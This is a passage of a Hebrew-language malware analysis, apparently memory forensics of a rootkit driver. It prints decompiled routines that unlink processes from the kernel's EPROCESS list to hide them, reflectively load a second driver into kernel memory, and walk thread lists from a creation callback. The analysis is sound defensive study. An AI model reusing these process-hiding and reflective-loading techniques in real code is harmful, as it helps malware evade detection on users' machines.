
```
.data:FF0D532C
.data:FF0D5330 dword_FF0D5330  dd 88h
.data:FF0D5330
```

ב-Offset 0x88 במבנה EPROCESS נמצא מבנה מסוג LIST_ENTRY שמחבר בין כל שאר מבני ה-EPROCESS ב-Kernel:

```
struct _EPROCESS
{
    struct _KPROCESS Pcb;                                   //0x0
    struct _EX_PUSH_LOCK ProcessLock;                       //0x6c
    union _LARGE_INTEGER CreateTime;                        //0x70
    union _LARGE_INTEGER ExitTime;                          //0x78
    struct _EX_RUNDOWN_REF RundownProtect;                  //0x80
    VOID* UniqueProcessId;                                  //0x84
    struct _LIST_ENTRY ActiveProcessLinks;                  //0x88
```

בשורות 16-17 הפונקציה מנתקת את אוביקט ה-EPROCESS מהרשימה.

ב-Case 5 ניתן ל-Driver מבנה מסוג PoolAllocation שמכיל PID, ומלבד להוסיף אותו לרשימה של ה-Driver, הוא גם מנתק אותו מרשימת ה-Process-ים ב-Kernel:



CASES 7-8 - בשני המקרים מועתקים הערכים הרלוונטים ל-pPoolAllocation ומוכנסים/מוצאים מהרשימה:

```
case 7:                                         // Read memory entry
  *(_DWORD *)pPoolAllocation_ = 7;
  *((_DWORD *)pPoolAllocation_ + 8) = *(_DWORD *)(pBuffer + 0x21C);
  *((_DWORD *)pPoolAllocation_ + 6) = *(_DWORD *)(pBuffer + 0x214);
  *((_DWORD *)pPoolAllocation_ + 7) = *(_DWORD *)(pBuffer + 0x218);
  goto AddOrRemoveFromList;
case 8:                                         // Thread entry
  *(_DWORD *)pPoolAllocation_ = 8;
  *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
  *((_DWORD *)pPoolAllocation_ + 3) = *(_DWORD *)(pBuffer + 0x10);
  goto AddOrRemoveFromList;
```

נעדכן את SystemBuffer בהתאם. שימו לב ל-500 הבתים הלא מוגדרים בין "String Maximum Length" ל-"Address To Read From" , שם ככל הנראה יהיה ה-String שנשלח:

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	Return Value
0x4	4	BufferCode
0x8	1-4	Add\Remove From List Flag
0xC	4	PID
0x10	4	TID
0x14	4	String Offset
0x16	2	String Length
0x18	2	String Maximum Length
0x20-214	500	Raw String
0x214	4	Address To Read From
0x218	4	Bytes To Read
0x21C	4	PID To Read From
???	???	???

CASE 9 - מתחיל בקריאה לפונקצית העזר: sub_FF0D302B שאחריה ההקצאה של PoolAllocation משוחררת:

```
      case 9:
        sub_FF0D302B();
        ExFreePool_ = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
        pPoolAllocation = (char *)ExFreePool_(pPoolAllocation_);// Free PoolAllocation
        *(_DWORD *)pBuffer = 1;                 // Set return value
        return pPoolAllocation;
      default:
        goto cleanup;
    }
  }
  return pPoolAllocation;
}
```

כשניכנס ל-sub_FF0D302B נראה תחילה קריאה לפונקציה sub_FF0D36F1 שלא מקבלת פרמטרים (שורה 9), לאחר מכן שחרור כל המידע שב-Registry וקריאה לפונקציה sub_FF0D13ED שמקבלת את המשתנה הגלובלי dword_FF0D53A4 (שורה 23):

```
1  int sub_FF0D302B()
2  {
3    int RegKeyHandle__; // esi
4    int (__stdcall *ZwDeleteKey)(int); // eax
5    int RegKeyHandle_; // esi
6    void (__stdcall *ZwClose)(int); // eax
7    int result; // eax
8
9    sub_FF0D36F1();
10   if ( RegKeyHandle )
11   {
12     RegKeyHandle__ = RegKeyHandle;
13     ZwDeleteKey = (int (__stdcall *)(int))StealthierGetProcAddress(1, 0x8879576D);
14     if ( ZwDeleteKey(RegKeyHandle__) < 0 )
15     {
16       RegKeyHandle_ = RegKeyHandle;
17       ZwClose = (void (__stdcall *)(int))StealthierGetProcAddress(1, 0x3D9A9259);
18       ZwClose(RegKeyHandle_);
19     }
20   }
21   result = dword_FF0D53A4;
22   if ( dword_FF0D53A4 )
23     result = sub_FF0D13ED(dword_FF0D53A4);
24   return result;
25 }
```

sub_FF0D36F1 משחררת את כל האיברים ברשימה:

```
char sub_FF0D36F1()
{
  unsigned int *i; // eax
  unsigned int *v1; // esi

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( i = (unsigned int *)ListHead; i; i = v1 )
  {
    v1 = (unsigned int *)i[9];
    RemoveObjectFromList(i);
  }
  KeReleaseMutexWrapper____();
  return 1;
}
```


בפונקציה sub_FF0D13ED, אפשר לראות שנוצר אוביקט מסוג ObjectAttributes (מגדירה את שם האוביקט לפרמטר הנשלח אליה), בעזרתו יוצרת קובץ:

```
1  char __stdcall sub_FF0D13ED(UNICODE_STRING *FileInformation)
2  {
3    char v1; // bl
4    OBJECT_ATTRIBUTES ObjectAttributes; // [esp+4h] [ebp-24h] BYREF
5    struct _IO_STATUS_BLOCK IoStatusBlock; // [esp+1Ch] [ebp-Ch] BYREF
6    HANDLE FileHandle; // [esp+24h] [ebp-4h] BYREF
7
8    ObjectAttributes.RootDirectory = 0;
9    ObjectAttributes.SecurityDescriptor = 0;
10   ObjectAttributes.SecurityQualityOfService = 0;
11   v1 = 0;
12   ObjectAttributes.Length = 24;
13   ObjectAttributes.Attributes = 0x240;
14   ObjectAttributes.ObjectName = FileInformation;
15   if ( ZwCreateFile(&FileHandle, 0x10000u, &ObjectAttributes, &IoStatusBlock, 0, 0x80u, 7u, 1u, 0x40u, 0, 0) >= 0 )
16   {
17     HIBYTE(FileInformation) = 1;
18     if ( ZwSetInformationFile(FileHandle, &IoStatusBlock, (char *)&FileInformation + 3, 1u, FileDispositionInformation) >= 0 )
19       v1 = 1;
20     ZwClose(FileHandle);
21   }
22   return v1;
23 }
```

בנוסף היא מגדריה את ה-Attributes ל-0x240 (OBJ_KERNEL_HANDLE), שלפי MSDN גורמת לאוביקט להיות נגיש רק מה-Kernel:

OBJ_KERNEL_HANDLE	The handle is created in system process context and can only be accessed from kernel mode.

בשורה התחתונה, הפונקציה יוצרת קובץ שנגיש רק מה-Kernel, כנראה כדי לסמן שהעמדה כבר נדבקה ולמנוע הדבקה חוזרת, וכל Case 9 למעשה מקפל את הפוגען מהעמדה:



CASE 6 - שמרנו את הטוב לסוף. בשורה 56 ה-Driver בודק האם קיים עוד מבנה אחרי ה-SystemBuffer בכך שהוא משווה את הגודל שלו עם גודל ה-Buffer כולו (שעכשיו גילינו שנמצא ב-0x220). במידה וכן הוא שולח את אותו מבנה מסתורי לפונקציה sub_FF0D29F4:

```
58        case 6:
59          if ( size < *(_DWORD *)(pBuffer + 0x220) + 0x224 )
60            goto cleanup;
61          v8 = sub_FF0D29F4(pBuffer + 0x224);
62          goto SetV8AsReturnValueAndCleanup;
```

כשניכנס ל-sub_FF0D29F4 נראה בלאגן שלם:

```
20
21  v1 = (char *)UnknownStruct + UnknownStruct[0xF];
22  v2 = *((_DWORD *)v1 + 0x14);
23  ExAllocatePool = (int (__stdcall *)(_DWORD, int))StealthierGetProcAddress(1, 0x1A544B7E);
24  pPoolAllocation = (char *)ExAllocatePool(0, v2);
25  pPoolAllocation2 = (int)pPoolAllocation;
26  pPoolAllocation3 = pPoolAllocation;
27  if ( pPoolAllocation )
28  {
29    memcpyWrapper(pPoolAllocation, UnknownStruct, *((_DWORD *)v1 + 0x15));
30    v5 = pPoolAllocation2 + *(_DWORD *)(pPoolAllocation2 + 0x3C);
31    v6 = (_DWORD *)(*(unsigned __int16 *)(v5 + 0x14) + v5 + 0x18);
32    for ( i = 0; i < *(unsigned __int16 *)(v5 + 6); ++i )
33    {
34      v7 = v6[4];
35      if ( v7 >= v6[2] )
36        v7 = v6[2];
37      memcpyWrapper((void *)(pPoolAllocation2 + v6[3]), (char *)UnknownStruct + v6[5], v7);
38      v6 += 10;
39    }
40    if ( (!*(_DWORD *)(v5 + 0xA0) || sub_FF0D2944(pPoolAllocation2, *(_DWORD *)(v5 + 52)))
41      && (!*(_DWORD *)(v5 + 0x80) || sub_FF0D28B3(pPoolAllocation2)) )
42    {
43      v9 = *(_DWORD *)(v5 + 40);
44      if ( !v9 )
45        return pPoolAllocation2;
46      if ( ((int (__stdcall *)(int, int))(pPoolAllocation2 + v9))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )
47      {
48        v10 = *(unsigned __int16 *)(v5 + 20) + v5 + 24;
49        for ( j = 0; j < *(unsigned __int16 *)(v5 + 6); ++j )
50        {
51          if ( (*(_BYTE *)(v10 + 39) & 2) != 0 )
52          {
53            v15 = *(_DWORD *)(v10 + 8);
54            v11 = &pPoolAllocation3[*(_DWORD *)(v10 + 12)];
55            RtlZeroMamory = (void (__stdcall *)(char *, int))StealthierGetProcAddress(1, 0x3D70DC3A);
56            RtlZeroMamory(v11, v15);
57            *(_BYTE *)(v10 + 39) &= 0xFDu;
```

בדומה ל-StealthierGetProcAddress, גם כאן אפשר לזהות Offsets מוכרים ממבנה ה-PE, כמו 0x3C שאיתם רצים על המבנה הלא מוכר ששלחנו. אם נמשיך עם ההנחה שמדובר בקובץ הרצה נראה שכל ה-Offset-ים מתאימים.

תחילה ה-Driver מקצה הקצאה בגודל של ה-PE ומעתיק אליה את ה-PE Header וה-Sections שלו:

```
ExAllocatePool = StealthierGetProcAddress(1, 441731966);
pPoolAllocation = ExAllocatePool(0, ImageSize);// Allocate PE sized allocation
pPoolAllocation2 = pPoolAllocation;
pPoolAllocation3 = pPoolAllocation;
if ( pPoolAllocation )
{
  memcpyWrapper(pPoolAllocation, PEFile, *(nt_headers + 0x15));// Copy ntHeaders
  nt_headers_ = pPoolAllocation2 + *(pPoolAllocation2 + 0x3C);
  SectionHeaders_ = (*(nt_headers_ + 0x14) + nt_headers_ + 0x18);
  for ( i = 0; i < *(nt_headers_ + 6); ++i )  // Loop on every section
  {
    SectionSize_ = SectionHeaders_[4];
    if ( SectionSize_ >= SectionHeaders_[2] )
      SectionSize_ = SectionHeaders_[2];
    memcpyWrapper(                              // Copy section
      (pPoolAllocation2 + SectionHeaders_[3]),
      PEFile + SectionHeaders_[5],
      SectionSize_);
    SectionHeaders_ += 10;
  }
```

לאחר ההעתקה יש קריאה לשתי פונקציות: sub_FF0D2944 ו-sub_FF0D28B3. לפני הקריאות יש בדיקה האם קיים Relocation Directory והאם קיים Import Directory בהתאמה:

```
if ( (!*(nt_headers_ + 0xA0) || sub_FF0D2944(pPoolAllocation2, *(nt_headers_ + 0x34)))// Check if relocation directory
                                  // exists and send allocation & ImageBase to sub_FF0D2944
  && (!*(nt_headers_ + 0x80) || sub_FF0D28B3(pPoolAllocation2)) )// Check if import directory
                                  // exists and send allocation to sub_FF0D28B3
```

כבר מהפרמטרים של שתי הפונקציות אפשר להסיק מה הן עושות. הפונקציה הראשונה sub_FF0D2944 עוברת על ה-Relocation Table ומעדכנת כל מצביע ב-PE ביחס לכתובת ההקצאה החדשה (לא נכנס לעומק):

```
14  v9 = PeFile + *(PeFile + 0x3C);
15  v10 = *(v9 + 164);
16  v2 = PeFile + *(v9 + 0xA0);
17  v3 = v2;
18  for ( i = 0; v10 > i; v3 = (v2 + i) )
19  {
20    v4 = v3[1];
21    i += v4;
22    v5 = (v4 - 8) >> 1;
23    for ( j = 0; j < v5; ++j )
24    {
25      v6 = v3 + j + 4;
26      if ( (*v6 & 0xFFF) != 0 )
27      {
28        v7 = (PeFile + *v3 + (*v6 & 0xFFF));
29        *v7 += PeFile - ImageBase;
30      }
31    }
32  }
33  return 1;
34 }
```

הפונקציה השניה sub_FF0D28B, רצה על ה-Import Table של ה-PE:

```
9   for ( i = pPoolAllocation + *(pPoolAllocation + *(pPoolAllocation + 0x3C) + 0x80); ; i += 20 )
10  {
11    v2 = *(i + 0xC);
12    if ( !v2 )
13      return 1;
14    ModuleBaseAddress = GetBaseAddress(pPoolAllocation + v2);
15    if ( !ModuleBaseAddress )
16      break;
17    for ( j = (pPoolAllocation + *(i + 0x10)); *j; ++j )// Loop on every imported function from this module
18    {
19      v4 = sub_FF0D2824(ModuleBaseAddress, pPoolAllocation + *j + 2);
20      if ( !v4 )
21        return 0;
22      *j = v4;
23    }
24  }
25  return 0;
26 }
```

לפונקציה GetBaseAddress ישלח השם של כל Module שבטבלה (הערך הראשון בכל Entry):

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	1	00000000	00000000	00000000	007D7BD8	007D7B44
COMCTL32.dll	1	00000000	00000000	00000000	007D7BE5	007D7B4C
COMDLG32.dll	1	00000000	00000000	00000000	007D7BF2	007D7B54
CRYPT32.dll	1	00000000	00000000	00000000	007D7BFF	007D7B5C
GDI32.dll	1	00000000	00000000	00000000	007D7C0B	007D7B64
KERNEL32.DLL	4	00000000	00000000	00000000	007D7C15	007D7B6C

כל פונקציה שה-PE מייבא נשלחת לפונקציית העזר הנוספת - sub_FF0D2824, ביחד עם הכתובת העדכנית של ה-Module בזיכרון שאליו היא שייכת.

פנקציית העזר מחזירה את כתובת הפונקציה בזיכרון ה-Module, בדיוק כמו GetProcAddress (לא נכנס לעומק):

```
11  v2 = ModuleBaseAddress;
12  v3 = (ModuleBaseAddress + *(ModuleBaseAddress + *(ModuleBaseAddress + 60) + 120));
13  v4 = ModuleBaseAddress + v3[7];
14  v8 = ModuleBaseAddress + v3[9];
15  v5 = ModuleBaseAddress + v3[8];
16  v6 = 0;
17  v9 = 0;
18  while ( v6 < v3[5] )
19  {
20    if ( strcmpWrapper(v2 + *(v5 + 4 * v6), FunctionAddress, 1) )
21      return ModuleBaseAddress + *(v4 + 4 * *(v8 + 2 * v9));
22    v6 = ++v9;
23    v2 = ModuleBaseAddress;
24  }
25  return 0;
26 }
```

לבסוף הפונקציה sub_FF0D28B מעדכנת את כל הכתובות שקיבלה מ-GetProcAddress ב-IAT של ה-PE החדש.

אחרי שהמצביעים בשתי הטבלאות עודכנו, ה-Driver מריץ את הפונקציה הראשונה ב-ExportDirectory:

```
43    if ( (!*(nt_headers_ + 0xA0) || RelocatePointers(pPoolAllocation2, *(nt_headers_ + 0x34)))// Check if relocation directory
44                                                  // exists and relocate pointers
45      && (!*(nt_headers_ + 0x80) || RelocateIATPointers(pPoolAllocation2)) )// Check if import directory
46                                                  // exists and relocate pointers
47    {
48      ExportDirectoryRVA = *(nt_headers_ + 0x28);
49      if ( !ExportDirectoryRVA )
50        return pPoolAllocation2;
51      if ( ((pPoolAllocation2 + ExportDirectoryRVA))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )// Run first export function
```


מאחר ומדובר בהקצאה ב-Kernel, ושכל המצביעים מעודכנים לפיה, אנחנו יודעים שמדובר בקובץ PE של Driver. כתובת הפונקציה הראשונה של Driver Export Table היא של ה-DriverEntry, שחתימתה נראת כך:

```
NTSTATUS DriverEntry(
  PDRIVER_OBJECT  DriverObject,
  PUNICODE_STRING RegistryPath
);
```

לאחר ריצת ה-DriverEntry ה-Driver מחפש את ה-Relocation Table ומאפס אותה:

```
51      if ( ((pPoolAllocation2 + ExportDirectoryRVA))(dword_FF0D52B0, dword_FF0D52B4) >= 0 )// Run first export function
52      {
53        SectionHeaders = *(nt_headers_ + 0x14) + nt_headers_ + 0x18;// Get section headers
54        for ( j = 0; j < *(nt_headers_ + 6); ++j )// Loop on every section
55        {
56          if ( (*(SectionHeaders + 0x27) & 2) != 0 )// Check for relocation section,
57                                                    // using section characteristics
58          {
59            SectionSize = *(SectionHeaders + 8);
60            SectionAddress = &pPoolAllocation3[*(SectionHeaders + 0xC)];
61            RtlZeroMemory = StealthierGetProcAddress(1, 0x3D70DC3A);
62            RtlZeroMemory(SectionAddress, SectionSize);// Zero section
63            *(SectionHeaders + 0x27) &= 0xFDu;
64            *(SectionHeaders + 0x24) |= 0x8000000u;
65            pPoolAllocation2 = pPoolAllocation3;
66          }
67          SectionHeaders += 0x28;
68        }
69        return pPoolAllocation2;
70      }
71    }
72    ExFreePool = StealthierGetProcAddress(1, 0xA2963CE0);
73    ExFreePool(pPoolAllocation2);
74  }
75  return 0;
76 }
```

גילינו שב-Case 6 ה-Driver טוען רפלקטיבית Driver אחר לזיכרון:



אנחנו יודעים שהמשתנה הראשון שמועבר ל-DriverEntry הוא מצביע לאובייקט DriverObject. המשתנה הראשון שמועבר ל-DriverEntry כשנלקח הזיכרון (dword_FF0D52B0) מצביע לכתובת 0xFF366550:

```
.data:FF0D52AF                 db    0
.data:FF0D52B0 dword_FF0D52B0  dd 0FF366550h
.data:FF0D52B4 dword_FF0D52B4  dd 80FD6000h
.data:FF0D52B8 ; struct _KMUTANT Mutex
```

כשנסתכל על הכתובת הזו ב-volshell נראה את מבנה ה-DriverObject של ה-Driver החשוד icqogwp שראינו בתחילת החקירה:

```
>>> dt("_DRIVER_OBJECT",0xFF366550)
[_DRIVER_OBJECT _DRIVER_OBJECT] @ 0xFF366550
0x0    : Type                          4
0x2    : Size                          168
0x4    : DeviceObject                  4280403704
0x8    : Flags                         18
0xc    : DriverStart                   4235538432
0x10   : DriverSize                    30848
0x14   : DriverSection                 4281817864
0x18   : DriverExtension               4281755128
0x1c   : DriverName                    \Driver\icqogwp
0x24   : HardwareDatabase              2154228184
0x28   : FastIoDispatch                0
0x2c   : DriverInit                    4235566784
0x30   : DriverStartIo                 0
0x34   : DriverUnload                  0
0x38   : MajorFunction                 -
```

ThreadCreationCallback

בתחילת החקירה זיהינו בעזרת הרצת Callbacks על קובץ הזיכרון, שה-Driver עשה שימוש ברישום ל-Thread Notifications.

נבדוק ב-MSDN את חתימת הפונקציה ונזהה את הפרמטרים ונעדכן בהתאם ב-Disassembly:

```
PCREATE_THREAD_NOTIFY_ROUTINE PcreateThreadNotifyRoutine;

void PcreateThreadNotifyRoutine(
  HANDLE ProcessId,
  HANDLE ThreadId,
  BOOLEAN Create
)
{...}
```

תחילה פונקציית ה-Callback שולחת את ה-PID וה-TID לפונקציית העזר sub_FF0D2E1A:

```
1  char *__stdcall sub_FF0D2EA7(int ProcessID, int ThreadID, char Create)
2  {
3    char *result; // eax
4    int v4[2]; // [esp+0h] [ebp-8h] BYREF
5
6    v4[0] = ProcessID;
7    v4[1] = ThreadID;
8    result = sub_FF0D2E1A(v4);
9    if ( result && Create )
10   {
11     if ( dword_FF0D5344 )
12       _InterlockedExchange((volatile __int32 *)&result[dword_FF0D5344], dword_FF0D5398);
13   }
14   return result;
15 }
```

פונקציית העזר משיגה את אוביקט ה-EPROCESS של התהליך בעל ה-PID שהתקבל. לאחר מכן מכניסה ל-v4 את הכתובת שב-EPROCESS + dword_FF0D5340 Offset כש-dword_FF0D5340 שווה ל-0x190:

```
if ( !dword_FF0D5340 )
  return 0;
if ( !dword_FF0D530C )
  return 0;
if ( !dword_FF0D535C )
  return 0;
v1 = EPROCESS;
v2 = *EPROCESS;
PIDtoEPROCESS = (int (__stdcall *)(int, _DWORD **))StealthierGetProcAddress(1, 0x368339EC);
if ( PIDtoEPROCESS(v2, &EPROCESS) < 0 )
  return 0;
v4 = (char *)EPROCESS + dword_FF0D5340;
v5 = *(char **)((char *)EPROCESS + dword_FF0D5340);
```

ב-EPROCESS+0x190 Offset יש אובייקט LIST_ENTRY שמחבר את כל ה-Threads של ה-Process, כשכל Thread מיוצג ע"י אובייקט ETHREAD:

```
struct _LIST_ENTRY JobLinks;                                    //0x184
VOID* LockedPagesList;                                          //0x18c
struct _LIST_ENTRY ThreadListHead;                              //0x190
VOID* SecurityPort;                                             //0x198
VOID* PaeTop;                                                   //0x19c
```

מכאן ש-v4 יכיל את הכתובת של ה-FLink הבא (ה-ETHREAD הראשון) ו-v5 יכיל את הכתובת של ה-ETHREAD השני (הכתובת שב-FLink היא הכתובת של ה-LIST_ENTRY הבא ברשימה) במידה וקיים יותר מ-Thread אחד לתהליך, ה-Driver מעלה את ה-IRQL[105] ב-1:

```
  v4 = (char *)EPROCESS + dword_FF0D5340;
  v5 = *(char **)((char *)EPROCESS + dword_FF0D5340);
  v6 = KfRaiseIrql(1u);
  if ( v5 == v4 )
  {
LABEL_9:
    KfLowerIrql(v6);
    return 0;
  }
```

מאחר ואנחנו רוצים לעבוד עם אוביקט ה-ETHREAD ולא עם ה-LIST_ENTRY אנחנו צריכים לבצע פעולות מתמטיות על v5 ובכך לקבל את המצביע הנכון - לזה נועד ה-Macro CONTAINING_RECORD[43] שבו הפונקציה משתמשת בשורה 35:

```
32  TID = v1[1];
33  while ( 1 )
34  {
35    v8 = &v5[-dword_FF0D530C];                    // CONTAINING_RECORD macro
36    if ( *(_DWORD *)&v5[dword_FF0D535C - dword_FF0D530C + 4] == TID )
37      break;
38    v5 = *(char **)v5;
39    if ( v5 == v4 )
40      goto LABEL_9;
41  }
42  KfLowerIrql(v6);
43  return v8;
44 }
```

לאחר מכן משווה את ה-TID שהתקבל כפרמטר לערך שנמצא ב-ETHREAD + 0x1EC + 4 Offset (שורה 36 לאחר תרגום), שמצביע ל-TID של ה-Thread החדש שנוצר:

```
struct _CLIENT_ID
{
    VOID* UniqueProcess;                                        //0x0
    VOID* UniqueThread;                                         //0x4
};
```

הפונקציה מחזירה את v8 שמצביע ל-ETHREAD בעל ה-TID הזהה.

